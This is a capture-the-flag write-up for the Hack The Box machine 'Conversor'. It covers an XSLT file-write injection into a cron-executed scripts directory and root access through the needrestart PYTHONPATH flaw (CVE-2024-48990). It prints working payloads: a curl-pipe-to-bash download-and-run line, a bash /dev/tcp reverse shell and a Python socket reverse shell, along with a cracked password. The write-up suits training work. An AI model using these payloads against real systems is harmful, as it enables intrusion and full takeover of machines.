Hack The Box Write-Up Conversor - 10.10.11.90

About Conversor
In this post, I’m writing a write-up for the machine Conversor from Hack The Box. Hack The Box is an online platform to train your ethical hacking skills and penetration testing skills.
Conversor is a ‘Easy’ rated box. Grabbing and submitting the user.txt flag, your points will be raised by 10 and submitting the root flag you points will be raised by 20.
Foothold
The port scan reveals two open ports: 22/tcp, the default SSH port, and 80/tcp, the default HTTP port. The machine serves as a web server for the Conversor service. On the website, we can upload the output of an Nmap port scan, which is then converted to an HTML view using an XSLT file that we can also upload. Through XSLT injection, we can write a reverse shell Python script to the /var/www/conversor.htb/scripts directory, providing us with a foothold on the machine.
User
After downloading and analyzing the source code of the service from the About page on the website, we discovered that the file /var/www/conversor.htb/instance/users.db exists, containing usernames and passwords. With our initial foothold, we now have access to this database and can read the username and password for the user fismathack. The password can be cracked via crackstation.net website. This user has permission to access the machine via SSH. Through this SSH session, we can read the user.txt flag.
Root
The user fismathack has the permissions to launch the binary /usr/sbin/needrestart as sudo. This binary is running the vulnerable version 3.7. This version has a known vulnerability for library path injection. This vulnerability is also known as CVE-2024-48990. After exploiting this vulnerability, we have a reverse shell as root and we can read the root.txt flag.
Machine Info
| Machine Name: | Conversor |
| Difficulty: | Easy |
| Points: | 20 |
| Release Date: | 25 Oct 2025 |
| IP: | 10.10.11.92 |
| Creator: | FisMatHack |
Reconnaissance
Portscan with Nmap
As always, we start this machine with a portscan with Nmap.
1
2
┌──(kali㉿kali)-[~/Documents/htb/machines/conversor]
└─$ sudo nmap -sC -sV -oA ./nmap/conversor conversor.htb
The results.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Nmap scan report for conversor.htb (10.10.11.92)
Host is up (0.033s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-title: Login
|_Requested resource was /login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.72 seconds
We have discovered two ports 22/tcp, the default SSH port, and 80/tcp, a web server with Apache Apache/2.4.52. We see that the website has the title Login with the directory /login, so it seems that we were directly redirected to a login page.
Enumeration
Website
We have only one interesting service running on the machine to enumerate. Let’s visit the website http://conversor.htb. After opening this website, we can create a user account. After the account creation, we see the following website:
 http://conversor.htb
The website allows users to upload an XML file containing the output of an Nmap port scan. Along with this file, we can also upload an XSLT stylesheet to transform the XML into a more aesthetically pleasing format.
We can download a template from the following URL: http://conversor.htb/static/nmap.xslt. After downloading this template, we can upload our Nmap XML output file, which we saved in the Nmap directory during our initial port scan.
 http://conversor.htb/view/fe150a27-267a-4798-95bc-a9352abf42c9
Using XML and parsing its contents with XSLT to output an HTML file on a website is very interesting to test for vulnerabilities. Let’s start with XSS, and test if we can find a vulnerability.

Let’s add the payload <script>alert(123)<script/> to the downloaded Nmap file.
1
2
3
4
5
6
7
8
9
10
...
<body>
        <h1>Nmap Scan Report</h1>
        <h3><xsl:value-of select="nmaprun/@args"/></h3>
        <script>alert(123)</script>

        <xsl:for-each select="nmaprun/host">
          <div class="card">
            <div class="host-header">
...
Now upload this file and click on the button Convert. After visiting the created page, we see that our payload got executed. This website is vulnerable for XSLT injection.
Before attempting to exploit the website using XSLT injection, we should conduct a bit more enumeration. We notice there is also an About page, which provides additional information about the service or the team behind it. Let’s visit this page.

On this page, we see a download button for the source code. The URL points to http://conversor.htb/static/source_code.tar.gz.
Investigating source code
After extracting this file we have the following directories and files:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
source_code
├── app.py
├── app.wsgi
├── install.md
├── instance
│   └── users.db
├── scripts
├── static
│   ├── images
│   │   ├── arturo.png
│   │   ├── david.png
│   │   └── fismathack.png
│   ├── nmap.xslt
│   └── style.css
├── templates
│   ├── about.html
│   ├── base.html
│   ├── index.html
│   ├── login.html
│   ├── register.html
│   └── result.html
└── uploads
In the file app.py
1
2
3
4
5
6
...
BASE_DIR = os.path.dirname(os.path.abspath(__file__))
DB_PATH = '/var/www/conversor.htb/instance/users.db'
UPLOAD_FOLDER = os.path.join(BASE_DIR, 'uploads')
os.makedirs(UPLOAD_FOLDER, exist_ok=True)
...
In the file app.py, we can see that this service uses the SQLite database at /var/www/conversor.htb/instance/users.db. This information can be interesting when we have a shell on this machine.
In the install.md file, has the following contents:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
To deploy Conversor, we can extract the compressed file:

"""
tar -xvf source_code.tar.gz
"""

We install flask:

"""
pip3 install flask
"""

We can run the app.py file:

"""
python3 app.py
"""

You can also run it with Apache using the app.wsgi file.

If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your /etc/crontab.

"""
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
"""
There may be something we can do with the directory /var/www/conversor.htb/scripts/. Notably, a cron job is configured to execute every .py file in this directory every 60 seconds.
So far, the enumeration. We have enough information to try to exploit the found vulnerability to put a Python file in the scripts directory to get a reverse shell.
Exploitation
XSLT injection
Let’s start with an empty XSLT file and build our own payload to test for vulnerabilities.
Let’s try to enumerate the backend, which XSLT version, vendor and vendor URL the service is using. The vendor URL can be interessting to read some documentation. We are using the following payload in the XSLT file:
1
2
3
4
5
6
7
8
9
10
11
...
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="html"/>
<xsl:template match="/">
    <h2>XSLT identification</h2>
    <b>Version:</b> <xsl:value-of select="system-property('xsl:version')"/><br/>
    <b>Vendor:</b> <xsl:value-of select="system-property('xsl:vendor')" /><br/>
    <b>Vendor URL:</b><xsl:value-of select="system-property('xsl:vendor-url')" /><br/>
</xsl:template>
</xsl:stylesheet>

After upload the XSLT file, we see the following in the HTML file.
 http://conversor.htb/view/7d49c6e9-d15d-4caa-8a2f-7df80c1cfe6f
So, the backend is using XSLT version 1.0 and the vendor libxslt.
We can now begin constructing our final payload. It took me a significant amount of time to discover that XSLT supports extensions for writing files. We already know about the directory /var/www/conversor.htb/scripts/ from analyzing the source code. I found that the following payload successfully writes a Python script with a reverse shell payload to the scripts directory and executes it immediately.
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:exploit="http://exslt.org/common"
    extension-element-prefixes="exploit"
    version="1.0"
>
<xsl:template match="/">
<exploit:document href="/var/www/conversor.htb/scripts/t13nn3s_shell.py" method="text">
import os
os.system("curl 10.10.16.23:8000/t13nn3s_shell.sh|bash")
</exploit:document>
</xsl:template>
</xsl:stylesheet>
It used this payload for the reverse shell:
1
2
3
#!/bin/bash

bash -i >& /dev/tcp/10.10.16.23/1337 0>&1
Now, we can start the listener on port 1337 with Penelope. Did you already knew this shell handler, it’s really nice tool to tuse. You can find it on this Github repo: https://github.com/brightio/penelope. You can thank me later.
Gaining Access
Reverse shell as www-data
After uploading the XSLT file payload.xslt, the reverse shell is established.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~/…/htb/machines/conversor/penelope]
└─$ python3 penelope.py -p 1337
[+] Listening for reverse shells on 0.0.0.0:1337 →  127.0.0.1 • 192.168.64.150 • 10.10.16.23
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from conversor~10.129.142.5-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/sessions/conversor~10.129.142.5-Linux-x86_64/2025_10_28-22_13_32-867.log 📜
─────────────────────────────────────────────────────────────────────────────
[+] Got reverse shell from conversor~10.129.142.5-Linux-x86_64 😍 Assigned SessionID <2>
[+] Got reverse shell from conversor~10.129.142.5-Linux-x86_64 😍 Assigned SessionID <3>
www-data@conversor:~$ hostname; whoami;id
conversor
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@conversor:~$
From our analysis of the source code, we know that a SQLite database is running. Let’s begin investigating this database.
1
2
3
4
5
6
7
8
9
www-data@conversor:~$ ls
conversor.htb
www-data@conversor:~$ cd conversor.htb/
www-data@conversor:~/conversor.htb$ ls
app.py  app.wsgi  instance  __pycache__  scripts  static  templates  uploads
www-data@conversor:~/conversor.htb$ cd instance/
www-data@conversor:~/conversor.htb/instance$ ls
users.db
www-data@conversor:~/conversor.htb/instance$
Use sqlite3 to read the database and the users table.
1
2
3
4
5
6
www-data@conversor:~/conversor.htb/instance$ sqlite3 users.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> select * from users;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
sqlite>

We have now the MD5 hashed password for the user account fismathack. Let’s check if this password can be cracked using https://crackstation.net/.
 https://crackstation.net
We have now the password Keepmesafeandwarm.
Lateral Movement
SSH as fismathack
We can now attempt to establish a connection to the user account fismathack via SSH.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
┌──(kali㉿kali)-[~/Documents/htb/machines/conversor]
└─$ ssh fismathack@conversor.htb
fismathack@conversor.htb's password:
Password:

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-160-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Oct 28 09:21:12 PM UTC 2025

  System load:  0.0               Processes:             234
  Usage of /:   64.8% of 5.78GB   Users logged in:       0
  Memory usage: 8%                IPv4 address for eth0: 10.129.142.5
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Tue Oct 28 21:21:13 2025 from 10.10.16.23
fismathack@conversor:~$
We have a connection, now read the user.txt.
1
2
fismathack@conversor:~$ cat user.txt
476abea978ef2fd630277e807ed84a37
Privilege Escalation
Enumeration
As always we start with sudo -l.
1
2
3
4
5
6
7
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
fismathack@conversor:~$
We have the privileges to execute /usr/sbin/needrestart as sudo without requiring a password. I’m not familiar with this binary, but after checking its basically checks which daemons need to be restarted after library upgrades.
After researching online for privilege escalation techniques using needrestart, I discovered a blog post discussing a Local Privilege Escalation (LPE) vulnerability present in versions prior to 3.8.
Exploitation
CVE-2024-48990
Qualys discovered that needrestart, before version 3.8, allows local attackers to execute arbitrary code as root by tricking needrestart into running the Python interpreter with an attacker-controlled PYTHONPATH environment variable. This attack is called a library path injection.
This machine has the vulnerable version of needrestart installed. But, if in /etc/needrestart/needrestart.conf has the configuration of $nrconf{interpscan} set to 0, we’re out of luck. Let’s check that first.
1
2
3
fismathack@conversor:~$ cat /etc/needrestart/needrestart.conf | grep "$nrconf{interpscan"
#$nrconf{interpscan} = 0;
fismathack@conversor:~$
The section is outcommented, so it’s not active. That means that this machine has al; the requirements we need to perform the privilege escalation. Let’s follow the steps in the above-mentioned blog article.
We create the following directory structure on the machine:
1
2
3
4
/tmp/needrestart
├── importlib
|   ├── __init__.py
├── main.py
The contents of main.py to make sure that we have an infinite loop.
1
2
while True:
	pass
In the __init__.py we place the following contents for a reverse shell to our machine.
1
import os,pty,socket;s=socket.socket();s.connect(("10.10.16.5",1337));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")
First, we are now setting the PYTHONPATH variable to our malicious location.
1
export PYTHONPATH=/tmp/needrestart
We need to ensure that we have a listener set up on our machine to listen on port 1337. I’m using Penelople for this purpose. Second, we can now execute main.py to launch the infinite loop.
1
fismathack@conversor:/tmp/needrestart$ python3 main.py
We create another SSH session as the user fismathack to verify if the Python process is running.
1
2
3
4
5
6
7
8
fismathack@conversor:~$ ps ax | grep python3
    861 ?        Ss     0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
   1282 ?        Ss     0:00 /bin/sh -c for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
   1291 ?        S      0:00 python3 /var/www/conversor.htb/scripts/lxml.py
   1325 pts/0    S+     0:00 python3 -c import pty;pty.spawn("/bin/bash")
  21719 pts/2    R+     3:11 python3 main.py
  21878 pts/3    S+     0:00 grep --color=auto python3
fismathack@conversor:~$
Now, we can launch needrestart as sudo, and needrestart will look to the location where we created a fake importlib implementation that triggered a reverse shell as root via library path hijacking.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
fismathack@conversor:~$ sudo /usr/sbin/needrestart
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.
fismathack@conversor:~$
The reverse shell as root is initialized.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/…/htb/machines/conversor/penelope]
└─$ python3 penelope.py -p 1337
[+] Listening for reverse shells on 0.0.0.0:1337 →  127.0.0.1 • 192.168.64.150 • 10.10.16.5
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from conversor~10.10.11.92-Linux-x86_64 😍 Assigned SessionID <1>
[!] This shell is already PTY
[!] Python agent cannot be deployed. I need to maintain at least one Raw session to handle the PTY
[+] Attempting to spawn a reverse shell on 10.10.16.5:1337
[+] Got reverse shell from conversor~10.10.11.92-Linux-x86_64 😍 Assigned SessionID <2>
[!] This is a control session and cannot be upgraded
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/sessions/conversor~10.10.11.92-Linux-x86_64/2025_11_01-14_12_57-121.log 📜
─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
# hostname;id;whoami
conversor
uid=0(root) gid=0(root) groups=0(root)
root
#
We can now read the root.txt flag. We have owned this machine!
1
2
# cat /root/root.txt
4a094efb18989be71e2df1654376ae09
Thanks for reading this write-up! Did you enjoy reading this write-up? Or learned something from it? Please consider spending a respect point: https://app.hackthebox.com/profile/224856.com/profile/224856. Thanks!
Happy Hacking :-)